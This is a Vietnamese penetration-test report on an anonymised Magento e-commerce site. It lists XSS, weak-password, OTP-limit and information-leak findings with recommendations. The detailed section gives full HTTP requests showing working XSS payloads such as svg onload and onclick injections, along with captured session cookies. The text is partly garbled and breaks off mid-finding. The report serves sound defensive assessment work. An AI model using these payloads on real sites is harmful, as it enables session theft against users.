DỊCH VỤ AN TOÀN THÔNG TIN



BÁO CÁO KIỂM THỬ XÂM NHẬP ỨNG DỤNG E-COM WEBSITE

KHÁCH HÀNG: XXX

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1. BÁO CÁO TỔNG QUÁT

1.1 PHIÊN BẢN TÀI LIỆU

STT	Ngày cập nhật	Phiên bản	Loại	Người cập nhật
1	09/08/20xx	V.1.0	Draft	xx
2	11/08/20xx	V.1.1	Final	xx

1.2 THỜI GIAN THỰC HIỆN

- Đánh giá bảo mật toàn bộ các thành phần: 22/07/20xx - 04/08/20xx

1.3 NHÂN SỰ TRIỂN KHAI

STT	Tên nhân sự	Hạng mục
1	xx	Project Manager
2	xx	Kỹ sư triển khai
3	xx	Kỹ sư triển khai
4	xx	Kỹ sư triển khai

1.4 PHẠM VI THỰC HIỆN DỰ ÁN

Đánh giá bảo mật các thành phần:

- Đánh giá bảo mật ứng dụng website E-Com: https://ecom.xx.vn/
- Phương thức đánh giá: kiểm thử xâm nhập ứng dụng web như một khách hàng truy cập vào ứng dụng.


1.5 TIÊU CHUẨN ĐÁNH GIÁ

Danh sách các nhóm đánh giá đối với ứng dụng Web (phân nhóm Testcase theo OWASP Web Top 10):

- A1 Injection
- A2 Broken Authentication
- A3 Sensitive Data Exposure
- A4 XML External Entities (XXE)
- A5 Broken Access Control
- A6 Security Misconfiguration
- A7 Cross-Site Scripting XSS
- A8 Insecure Deserialization
- A9 Using Components with Known Vulnerabilities
- A10 Insufficient Logging & Monitoring

2. BÁO CÁO TÔNG QUÁT

2.1 DANH SÁCH CÁC LỖ HỎNG ỨNG DỤNG



STT	Mức Độ	Tên lỗ hổng	Mô tả
1	TRUNG BÌNH	TESTING FOR REFLECTED CROSS SITE SCRIPTING (WSTG- INPV-01)	Thuộc tính data-link trong thẻ div không thực hiện encode khi nhận các trực tiếp các URI, kẻ tấn công có thể chèn ký tự (") đóng giá trị thuộc tính thông qua trực tiếp URI hoặc qua chức năng tìm kiếm và thực thi các mã javascript độc hại.
2	TRUNG BÌNH	TESTING FOR REFLECTED CROSS SITE SCRIPTING (WSTG- INPV-01)	Chức năng Xác nhận đăng ký tài khoản không lọc kỹ dữ liệu đầu vào, kẻ tấn công có thể chèn và thực thi các mã javascript độc hại.
3	TRUNG BÌNH	TESTING FOR STORED CROSS SITE SCRIPTING (WSTG-INPV- 02)	Chức năng chỉnh sửa thông tin tài khoản và địa chỉ giao hàng không thực hiện sàng lọc các giá trị. Kẻ tấn công có thể chèn và lưu các mã javascript độc hại. Sau khi người dùng đăng nhập và chỉnh sửa thông tin, mã script sẽ được thực thi.
4	TRUNG BÌNH	TESTING FOR WEAK PASSWORD POLICY (WSTG- AUTHN-007)	Ứng dụng chưa thiết lập chính sách phải đặt mật khẩu mạnh, từ đây kẻ tấn công có thể lợi dụng để tấn công vét cạn (bruteforce) hoặc đoán mật khẩu nhằm tìm ra được mật khẩu người dùng.
5	TRUNG BÌNH	TEST NUMBER OF TIMES A FUNCTION CAN BE USED LIMITS (OTG-BUSLOGIC-005)	Chức năng xác thực mã OTP trong chức năng Quên mật khẩu không giới hạn số lần và thời gian gửi mã OTP chặt chẽ, kẻ tấn công có thể spam OTP lặp lại sau mỗi phút gây tốn tài nguyên. Ngoài ra kẻ tấn

			công có thể bruteforce OTP để có thể thay đổi mật khẩu và chiếm tài khoản.
6	THẤP	TESTING FOR HOST HEADER INJECTION (WSTG-INPV-17)	Ứng dụng lấy giá trị cho host từ Host Header, kẻ tấn công có thể thay đổi giá trị host thành một host nguy hiểm. Kẻ tấn công có thể thao túng bộ đệm web để phân phát nội dung bị nhiễm độc cho bất kỳ ai yêu cầu, phụ thuộc vào khả năng đầu độc proxy bộ nhớ đệm do chính ứng dụng chạy.
7	THÁP	FINGERPRINT WEB APPLICATION FRAMEWORK (WSTG-INFO-08)	Phản hồi của ứng dụng chứa thông tin về framework, máy chủ, ngôn ngữ lập trình đang sử dụng, kẻ tấn công có thể thu thập thông tin và sử dụng trong các tấn công khác.
8	THẤP	REVIEW WEBPAGE CONTENT FOR INFORMATION LEAKAGE(WSTG-INFO-05)	Trong các file javascript chứa các thông tin nhạy cảm về cấu hình của ứng dụng, kẻ tấn công có thể thu thập và sử dụng trong các tấn công khác.

2.2 CÁC KHUYẾN NGHỊ

Trong quá trình thực hiện đánh giá/kiểm thử xâm nhập ứng dụng Website E-com. Chúng tôi có một số tổng hợp/nhận xét và khuyến nghị:

- Thực hiện sàng lọc và encode các input đầu vào người dùng có thể kiểm soát được.
- Thiết lập chính sách mật khẩu mạnh cho ứng dụng, mật khẩu mạnh là mật khẩu phải có độ dài tối thiểu 8 ký tự, trong đó bao gồm: chữ in hoa, thường, chữ số, kí tự đặc biệt.
- Giới hạn số lần và thời gian gửi OTP chặt chẽ.
- Định nghĩa sẵn host ở phía server thay vì lấy từ Host Header.
- Cấu hình server ẩn các thông tin mặc định của server trong phản hồi.
- Ẩn các thông tin nhạy cảm trong mã nguồn, file javascript, ...

3. BÁO CÁO CHI TIẾT

3.1 DANH SÁCH LỖ HỔNG MỰC ĐÔ TRUNG BÌNH

3.1.1 TESTING FOR REFLECTED CROSS SITE SCRIPTING (WSTG-INPV-01)

	THÔNG TIN LÕ HỎNG				
NHÓM LÕI	INPUT VALIDATION TESTING				
MÔ TẢ LÕ HỎNG	Thuộc tính data-link trong thẻ div không thực hiện encode khi nhận các trực tiếp các URI, kẻ tấn công có thể chèn ký tự (") đóng giá trị thuộc tính thông qua trực tiếp URI hoặc qua chức năng tìm kiếm. Sau đó chèn và thực thi các mã javascript độc hại.				
MỰC ĐỘ		TRUNG BÌNH			
ẢNH HƯỞNG	TRUNG BÌNH	KHẢ NĂNG	TRUNG BÌNH		
KHUYÉN NGHỊ	Lọc và encode các input đầu vào mà người dùng có thể kiểm soát được như URI, giá trị search ở chức năng tìm kiếm, các form nhập thông tin, Thực hiện lọc các ký tự đặc biệt không cần thiết cho chức năng mà có thể tạo thành các tag HTML hay mã javascript như < > / \ . ' "				
THAM CHIẾU		project-web-security-testing- ity_Testing/07-Input_Valida Cross_Site_Scripting			
	CHI TIÉT	LÕ HÔNG			
CHỨC NĂNG	Tìm kiếm sản phẩm				
LIÊN KÉT ẢNH HƯỞNG	https://ecom.xx.vn/catalogsearch/result/?q=[payload] https://ecom.xx.vn/?[payload]				
THAM SÓ	URI				
ĐIỀU KIỆN	Anonymous				

REQUEST

GET /catalogsearch/result/index/?q=test">;<svg/onload=alert('XXX')><div data-link="test" HTTP/1.1

Host: ecom.xx.vn

Cookie: mage-translation-storage=%7B%7D; mage-translation-file-version=%7B%7D;

PHPSESSID=3lng4fid2bu8dqo0nnlfvlnv95;

cookiesession1=02486C730GH8ROX06RN3AFMYX3UPA67B; mage-cache-storage=%7B%7D;

mage-cache-storage-section-invalidation=%7B%7D; mage-messages=;

recently_viewed_product=%7B%7D; recently_viewed_product_previous=%7B%7D;

 $recently_compared_product=\%7B\%7D; \ recently_compared_product_previous=\%7B\%7D; \\$

product_data_storage=%7B%7D;

section_data_ids=%7B%22cart%22%3A1627066609%2C%22customer%22%3Anull%2C%22messages%22%3Anull%2C%22captcha%22%3Anull%2C%22compare-

00/022/00/WWW.7020/0220aptona/022/00/Www.7020/02200mparo

products%22%3Anull%2C%22product_data_storage%22%3Anull%7D;

private content version=b0fac9bd27667a3c8acbab492537870a;

remember = 0%3A3%3AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAhBSKC%2Fn4iHTRweh7Fnd18JuNOcgloCyJcfH32unW8SYhVYZefHc184AdtYAPAHAAdtYAPAHAAdtYAPAHAAdtYAPAHAADTYAPAHAA

EiUnDydl033llxbTzm6lxeZOuSbjd6aY906AofCgb6x701XylgOnomjGbp1wWeN; X-Magento-

Vary=12071c32f0a3139eeab4b341f963ac62888068c4

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer:

https://ecom.xx.vn/customer/account/login/referer/aHR0cHM6Ly9IY29tLnRobWlsay52bi9jYXRhbG9nc

2VhcmNoL3Jlc3VsdC9pbmRleC8_cT0xMjMlMjdvcisx/

Dnt: 1

Upgrade-Insecure-Requests: 1

Sec-Gpc: 1
Te: trailers

Connection: close

RESPONSE

HTTP/1.1 200 OK

Server: nginx

Date: Sat, 24 Jul 2021 07:20:45 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

Vary: Accept-Encoding

Set-Cookie: PHPSESSID=3Ing4fid2bu8dqo0nnlfvInv95; expires=Sat, 24-Jul-2021 08:20:43 GMT; Max-

Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

Set-Cookie: X-Magento-Vary=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/;

secure; HttpOnly

Pragma: no-cache

Cache-Control: max-age=0, must-revalidate, no-cache, no-store

Expires: Fri, 24 Jul 2020 07:20:44 GMT

X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https

X-Forwarded-Ssl: on

```
X-Url-Scheme: https
Front-End-Https: on
Content-Length: 59234
<!doctype html>
<html lang="vi">
  <head >
    <script>
  var BASE URL = 'https://ecom.xx.vn/';
  var require = {
    "baseUrl": "https://ecom.xx.vn/static/version1626407571/frontend/Sm/market_child/vi_VN"
  };
</script>
<div data-link="https://ecom.xx.vn/catalogsearch/result/index/?q=test">;<svg/onload=alert('XXX')</pre>
data-link="test" class="sm_megamenu_col_6 sm_megamenu_firstcolumn menu-special"><div data-
link="https://ecom.xx.vn/catalogsearch/result/index/?q=test">;<svg/onload=alert('XXX')><div data-
link="test"
<script type="text/x-magento-init">
  {
    "body": {
       "pageCache":
{"url":"https:\/vecom.xx.vn\/page_cache\/block\/render\/?q=test%22%3E%3B%3Csvg%2Fonload%3Da
lert%28%27XXX%27%29%3E%3Cdiv+data-
link%3D%22test","handles":["default","catalogsearch_result_index","catalogsearch_result_index_nores
ults"],"originalRequest":{"route":"catalogsearch","controller":"result","action":"index","uri":"Vcatalogsearc
h\result\index\/?q=test\">;<svg\/onload=alert('XXX')><div data-
link=\"test"},"versionCookieName":"private_content_version"}
}
</script>
<address>Copyright @ 2020 CTCP. All Right Reserved.</addres
</div>
</div>
</body>
</html>
Ånh khai thác
Chèn và thực thi mã javascript
```

3.1.2 TESTING FOR REFLECTED CROSS SITE SCRIPTING (WSTG-INPV-01)

THÔNG TIN LÕ HỎNG				
NHÓM LÕI	INPUT VALIDATION TESTING			
MÔ TẢ LÕ HỎNG	Chức năng Xác nhận đăng ký tài khoản, không lọc kỹ dữ liệu đầu vào, kẻ tấn công có thể chèn javascript độc hại tạo nên cuộc tấn công XSS nhầm đánh cắp session người dùng.			
MỨC ĐỘ		TRUNG BÌNH		
ẢNH HƯỞNG	TRUNG BÌNH	KHẢ NĂNG	TRUNG BÌNH	
KHUYÉN NGHỊ	Lọc và encode các input đầu vào mà người dùng có thể kiểm soát được như URI, giá trị search ở chức năng tìm kiếm, các form nhập thông tin, Thực hiện lọc các ký tự đặc biệt không cần thiết cho chức năng mà có thể tạo thành các tag HTML hay mã javascript như < > / \ . ' " https://owasp.org/www-project-web-security-testing-guide/v42/4-			
THAIR STILES	Testing for Reflected (ity Testing/07-Input Valida Cross_Site_Scripting	tion resumg/or	
	CHI TIÉT	LÕ HÔNG		
CHỨC NĂNG	Xác nhận đăng ký tài kh	Xác nhận đăng ký tài khoản		
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/customer/account/confirmregister/			
THAM SÓ	full_name			
ĐIỀU KIỆN	Anonymous	_		

REQUEST

POST /customer/account/confirmregister/ HTTP/1.1

Host: ecom.xx.vn

Cookie: cookiesession1=02486C732UBBLPPEVFO5XRDEQEZ076EB; mage-translationstorage=%7B%7D; mage-translation-file-version=%7B%7D; mage-cache-storage=%7B%7D; magecache-storage-section-invalidation=%7B%7D; recently_viewed_product=%7B%7D; recently_viewed_product_previous=%7B%7D; recently_compared_product=%7B%7D; recently_compared_product_previous=%7B%7D; product_data_storage=%7B%7D; form_key=P3VO44pDtGvSaFdu; form_key=P3VO44pDtGvSaFdu; mage-cache-sessid=true; private_content_version=06fd050245d60de026bc7b93280a19a2;

PHPSESSID=msu9mfepouq5109h7ifi956rrs; mage-messages=;

Content-Length: 696

Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1

Origin: https://ecom.xx.vn

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFTN4C14nNzKbUbRQ

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/92.0.4515.107 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app

lication/signed-exchange;v=b3;q=0.9

Sec-Gpc: 1

Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://ecom.xx.vn/customer/account/create/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close

-----WebKitFormBoundaryFTN4C14nNzKbUbRQ

Content-Disposition: form-data; name="full_name"

123123" accesskey="X" onclick="alert('XXX')

-----WebKitFormBoundaryFTN4C14nNzKbUbRQ

RESPONSE

HTTP/1.1 200 OK

Server: nginx

Date: Wed, 28 Jul 2021 08:35:04 GMT Content-Type: text/html; charset=UTF-8

Connection: close

Vary: Accept-Encoding

Set-Cookie: PHPSESSID=msu9mfepouq5109h7ifi956rrs; expires=Wed, 28-Jul-2021 09:35:03 GMT;

Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

Set-Cookie: private_content_version=6bd399a7f964ee4d6bec17ebd6d3a2e8; expires=Sat, 26-Jul-

2031 08:35:03 GMT; Max-Age=315360000; path=/; secure

Set-Cookie: form_key=P3VO44pDtGvSaFdu; expires=Wed, 28-Jul-2021 09:35:03 GMT; Max-

Age=3600; path=/; domain=ecom.xx.vn

Pragma: no-cache

Cache-Control: max-age=0, must-revalidate, no-cache, no-store

Expires: Tue, 28 Jul 2020 08:35:03 GMT

X-Magento-Tags: FPC

X-Content-Type-Options: nosniff

```
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Content-Type-Options: nosniff
X-Robots-Tag: noindex, nofollow, nosnippet, noarchive
X-Forwarded-Proto: https
X-Forwarded-Ssl: on
X-Url-Scheme: https
Front-End-Https: on
Content-Length: 62034
<!doctype html>
<html lang="vi">
  <head >
    <script>
  var BASE_URL = 'https://ecom.xx.vn/';
  var require = {
    "baseUrl": "https://ecom.xx.vn/static/version1626407571/frontend/Sm/market_child/vi_VN"
  };
    <input type="hidden" name="email" autocomplete="email" id="email_address"
value="0987654321@thtruemart.com"/>
    <input type="hidden" name="full_name" value="123123" accesskey="X" onclick="alert('XXX')"/>
    <input type="hidden" name="phone_number" value="0987654321"/>
  </body>
</html>
```

Ånh khai thác

Chèn và thực thi mã javascript

3.1.3 TESTING FOR STORED CROSS SITE SCRIPTING (WSTG-INPV-02)

	THÔNG TIN LÕ HỎNG			
NHÓM LÕI INPUT VALIDATION TESTING				
MÔ TẢ LỖ HÔNG	Chức năng chỉnh sửa thông tin tài khoản và địa chỉ giao hàng không thực hiện lọc và validate các input, kẻ tấn công có thể chèn và lưu các mã script độc hại. Sau khi người dùng đăng nhập và chỉnh sửa thông tin, mã script sẽ được thực thi.			
MỨC ĐỘ TRUNG BÌNH				

ẢNH HƯỞNG	TRUNG BÌNH	KHẢ NĂNG	TRUNG BÌNH	
KHUYÉN NGHỊ	Lọc và encode các input đầu vào mà người dùng có thể kiểm soát được như URI, giá trị search ở chức năng tìm kiếm, các form nhập thông tin, Thực hiện lọc các ký tự đặc biệt không cần thiết cho chức năng mà có thể tạo thành các tag HTML hay mã javascript như < > / \ . ' "			
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v42/4- Web_Application_Security_Testing/07-Input_Validation_Testing/02- Testing_for_Stored_Cross_Site_Scripting			
	CHI TIÉT LÕ HÔNG			
CHỨC NĂNG	Chỉnh sửa thông tin tài khoản/ Địa chỉ giao hàng			
LIÊN KÉT ẢNH HƯỞNG	https://ecom.xx.vn/customer/account/edit/ https://ecom.xx.vn/customer/address/formPost/			
THAM SÓ	home_address, firstname, lastname, full_name			
ĐIỀU KIỆN	User			

REQUEST 1: Chỉnh sửa thông tin

POST /customer/account/editPost/ HTTP/1.1

Host: ecom.xx.vn

Cookie: private_content_version=1ad68f8feb0802109a2a897024950e5a;

remember=0%3A3%3A21yxCp1bW6hDu1lx6x6BX4IpXBn3t%2FdNrlD1bx8JjHlomlWwdtKi%2Byr%2BBF2M212lc84j%2B5QrY%2BraG%2BRlikINQ2dwo1E%2Fk1K50eCSQc95gTSF88DoTew%3D;

cookieses sion 1=02486 C73 YNJ CIBRXPLPO 4NPJHFLB 56 FF; mage-translation-storage=%7B%7D;

mage-translation-file-version=%7B%7D; form_key=fZFaefw7uaR9CkVd; mage-cache-

storage=%7B%7D; mage-cache-storage-section-invalidation=%7B%7D; mage-messages=; section data ids=%7B%22directory-

data%22%3A1628676249%2C%22cart%22%3A1628676271%2C%22customer%22%3A1628676249%2C%22captcha%22%3A1628676249%2C%22compare-

products%22%3A1628676249%2C%22product_data_storage%22%3A1628676249%2C%22last-ordered-items%22%3A1628676249%2C%22instant-

purchase%22%3A1628676249%2C%22persistent%22%3A1628676249%2C%22review%22%3A1628676249%2C%22review%22%3A1628676249%2C%22recently_viewed_product%22%3A1628676249%2C%22recently_compared_product%22%3A1628676249%2C%22paypal-billing-

agreement%22%3A1628676249%2C%22checkout-fields%22%3A1628676249%2C%22collection-point-result%22%3A1628676249%2C%22pickup-location-

result%22%3A1628676249%2C%22messages%22%3Anull%7D; recently_viewed_product=%7B%7D; recently_viewed_product=%7B%7D; recently_compared_product=%7B%7D;

recently_compared_product_previous=%7B%7D; product_data_storage=%7B%7D;

PHPSESSID=v581imms86fhia9934cma5m8sj; X-Magento-

Vary=e2ea46006f8f4d5e65dbd0b6b017acdae26f439c; form_key=fZFaefw7uaR9CkVd; mage-cache-sessid=true

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0 Waterfox/56.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://ecom.xx.vn/customer/account/edit/ Content-Type: multipart/form-data; boundary=-----215902242027197 Content-Length: 1188 Upgrade-Insecure-Requests: 1 Connection: close -----215902242027197 Content-Disposition: form-data; name="form_key" fZFaefw7uaR9CkVd -----215902242027197 Content-Disposition: form-data; name="full_name" xxx"><svg/onload=alert(String.fromCharCode(72,80,84))>// -----215902242027197 Content-Disposition: form-data; name="phone_number" 035681xx -----215902242027197 Content-Disposition: form-data; name="email" test@xxx.zzz -----215902242027197 Content-Disposition: form-data; name="dob" -----215902242027197 Content-Disposition: form-data; name="identity_card" -----215902242027197 Content-Disposition: form-data; name="home_address" xxx"><svg/onload=alert(String.fromCharCode(72,80,84))>// -----215902242027197 Content-Disposition: form-data; name="customer_city"

VN06

-----215902242027197

Content-Disposition: form-data; name="customer_district"

NganSon

-----215902242027197

Content-Disposition: form-data; name="customer_ward"

XaThuongQuan

-----215902242027197—

RESPONSE

HTTP/1.1 302 Found

Server: nginx

Date: Wed, 11 Aug 2021 09:49:14 GMT Content-Type: text/html; charset=UTF-8

Connection: close

Set-Cookie: private_content_version=f00c0f01481fcd5cffe3302091c0e6b4; expires=Sat, 09-Aug-2031 09:49:14 GMT; Max-Age=315360000; path=/; secure

Set-Cookie: form_key=fZFaefw7uaR9CkVd; expires=Wed, 11-Aug-2021 10:49:14 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn

Set-Cookie: PHPSESSID=33phm1um2p69falgdf7vbgrinu; expires=Wed, 11-Aug-2021 10:49:14 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

Set-Cookie: mage-

messages=%5B%7B%22type%22%3A%22error%22%2C%22text%22%3A%22S%5Cu1ed1+%5Cu01 11i%5Cu1ec7n+tho%5Cu1ea1i+kh%5Cu00f4ng+th%5Cu1ec3+thay+%5Cu0111%5Cu1ed5i.+H%5Cu 1ecd+t%5Cu00ean%2C+ng%5Cu00e0y+sinh%2C+gi%5Cu1edbi+t%5Cu00ednh+v%5Cu00e0+s%5C u1ed1+CMND+ch%5Cu1ec9+%5Cu0111%5Cu01b0%5Cu1ee3c+s%5Cu1eeda+1+l%5Cu1ea7n%22 %7D%5D; expires=Thu, 11-Aug-2022 09:49:14 GMT; Max-Age=31536000; path=/

Set-Cookie: X-Magento-Vary=e2ea46006f8f4d5e65dbd0b6b017acdae26f439c; expires=Wed, 11-Aug-2021 10:49:14 GMT; Max-Age=3600; path=/; secure; HttpOnly

Pragma: no-cache

Cache-Control: max-age=0, must-revalidate, no-cache, no-store

Expires: Tue, 11 Aug 2020 09:49:14 GMT

Location: https://ecom.xx.vn/customer/account/edit/

X-Magento-Tags: FPC

X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https

X-Forwarded-Ssl: on
X-Url-Scheme: https
Front-End-Https: on
Content-Length: 0

REQUEST 2: Truy cập thông tin sau khi chỉnh sửa

GET /customer/account/edit/ HTTP/1.1

Host: ecom.xx.vn

Cookie: cookiesession1=02486C730GH8ROX06RN3AFMYX3UPA67B; mage-cachestorage=%7B%7D; mage-cache-storage-section-invalidation=%7B%7D; mage-messages=; recently_viewed_product=%7B%7D; recently_viewed_product_previous=%7B%7D; recently_compared_product_previous=%7B%7D;

product_data_storage=%7B%7D;

section_data_ids=%7B%22cart%22%3A1627113676%2C%22customer%22%3A1627113672%2C%2 2captcha%22%3A1627113672%2C%22compare-

products%22%3A1627113672%2C%22product_data_storage%22%3A1627113672%2C%22last-ordered-items%22%3A1627113672%2C%22directory-data%22%3A1627113672%2C%22instant-purchase%22%3A1627113672%2C%22persistent%22%3A1627113672%2C%22review%22%3A1627113672%2C%22wishlist%22%3A1627113672%2C%22recently_viewed_product%22%3A1627113672%2C%22recently_compared_product%22%3A1627113672%2C%22paypal-billing-

agreement%22%3A1627113672%2C%22checkout-fields%22%3A1627113672%2C%22collection-point-result%22%3A1627113672%2C%22pickup-location-

result%22%3A1627113672%2C%22messages%22%3Anull%7D;

private_content_version=75b86f7d97c296f95974b6b10ad34d4f;

remember=0%3A3%3A8mGdb%2FNnZzoac%2BEcKjzeO%2FJhnBUkvGBUjdVPyw72GZ4k20SYm9 NE%2BiJ3Hv9ZTMoHAA%2FGo5XvLvLFgyujRsmt%2B8rAtTj3ZJRoPJRGRrPE0gY542X%2BrGJWH %2BOJ; PHPSESSID=5rmn8kf2ojqct5upsjiknfdhke; mage-translation-storage=%7B%7D; mage-translation-file-version=%7B%7D; form_key=vc5O46j2q60XPmXb; X-Magento-

Vary=e2ea46006f8f4d5e65dbd0b6b017acdae26f439c; form_key=vc5O46j2q60XPmXb; mage-cachesessid=true

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Dnt: 1

Referer: https://ecom.xx.vn/customer/account/

Upgrade-Insecure-Requests: 1

Sec-Gpc: 1
Te: trailers

Connection: close

```
RESPONSE
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 24 Jul 2021 07:47:00 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Set-Cookie: PHPSESSID=5rmn8kf2ojqct5upsjiknfdhke; expires=Sat, 24-Jul-2021 08:46:55 GMT; Max-
Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly
Set-Cookie: form_key=vc5O46j2q60XPmXb; expires=Sat, 24-Jul-2021 08:46:55 GMT; Max-
Age=3600; path=/; domain=ecom.xx.vn
Set-Cookie: X-Magento-Vary=e2ea46006f8f4d5e65dbd0b6b017acdae26f439c; expires=Sat, 24-Jul-
2021 08:47:00 GMT; Max-Age=3600; path=/; secure; HttpOnly
Pragma: no-cache
Cache-Control: max-age=0, must-revalidate, no-cache, no-store
Expires: Fri, 24 Jul 2020 07:46:55 GMT
X-Magento-Tags: FPC
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Content-Type-Options: nosniff
X-Robots-Tag: noindex, nofollow, nosnippet, noarchive
X-Forwarded-Proto: https
X-Forwarded-Ssl: on
X-Url-Scheme: https:
Front-End-Https: on
Content-Length: 795919
<!doctype html>
<html lang="vi">
  <head >
    <script>
  var BASE_URL = 'https://ecom.xx.vn/';
  var require = {
    "baseUrl": "https://ecom.xx.vn/static/version1626407571/frontend/Sm/market_child/vi_VN"
  };
</script>
```

```
<meta charset="utf-8"/>
<meta name="robots" content="NOINDEX.NOFOLLOW"/>
<meta name="title" content="Thông tin tài khoản"/>
<meta name="viewport" content="width=device-width, initial-scale=1"/>
<meta name="format-detection" content="telephone=no"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>
<title>Thông tin tài khoản</title>
<form class="form form-edit-account" action="https://ecom.xx.vn/customer/account/editPost/"</pre>
method="post" id="form-validate" enctype="multipart/form-data" data-
hasreguired="&#x2A: Trường bắt buộc"
autocomplete="off">
  <fieldset class="fieldset info">
    <input name="form_key" type="hidden" value="vc5O46j2q60XPmXb" />
                                                                             <legend
class="legend"><span>Thông tin tài khoản</span></legend>
    <div class="field full_name">
  <label for="full_name" class="label"><span>Ho Và Tên</span></label>
  <div class="control">
    <input type="text" name="full_name" id="full_name"
        class="input-text" autocomplete="off" value="xxxtest ">
  </div>
</div>
<div class="field phone number">
  <label for="phone_number" class="label"><span>Số Điện Thoại</span></label>
  <div class="control">
    <input type="text" name="phone_number_disabled" id="phone_number" title="Số Điện thoại"</p>
        class="input-text" autocomplete="off" value="035681xx" disabled>
    <input type="hidden" name="phone_number" value="035681xx" >
  </div>
</div>
<div class="field email">
  <label for="email" class="label"><span>Email</span></label>
  <div class="control">
    <input type="text" id="email"
        class="input-text" autocomplete="off" value="test@xxx.zzz" onkeyup="jQuery('#email-
hidden').val(this.value == "? '035681xx@thtruemart.com': this.value)">
    <input type="hidden" name="email" id="email-hidden" value="test@xxx.zzz" />
  </div>
</div>
```

```
<div class="field home_address">
    <label for="home_address" class="label"><span>Địa Chỉ</span></label>
    <div class="control">
        <input type="text" name="home_address" id="home_address" title="123 Nguyễn Thị Minh Khai"
        class="input-text" autocomplete="off"
value="xxxx"><svg/onload=alert(String.fromCharCode(72,80,84))>//">
        </div>
    </div>
    </div>
    </div>

        Ånh khai thác
        Chèn và thực thi mã javascript
```

3.1.4 TEST NUMBER OF TIMES A FUNCTION CAN BE USED LIMITS (WSTG- BUSL-05)

	THÔNG TIN LỖ HỎNG				
NHÓM LÕI	BUSINESS LOGIC TE	BUSINESS LOGIC TESTING			
MÔ TẢ	Chức năng xác thực mã OTP trong chức năng Quên mật khẩu không giới hạn số lần gửi mã OTP cũng như thời gian OTP có hiệu lực. Kẻ tấn công có thể spam OTP lặp lại sau mỗi phút gây tốn tài nguyên. Ngoài ra kẻ tấn công có thể bruteforce OTP để có thể thay đổi mật khẩu và chiếm tài khoản.				
MỨC ĐỘ		TRUNG BÌNH			
ẢNH HƯỞNG	TRUNG BÌNH	KHẢ NĂNG	TRUNG BÌNH		
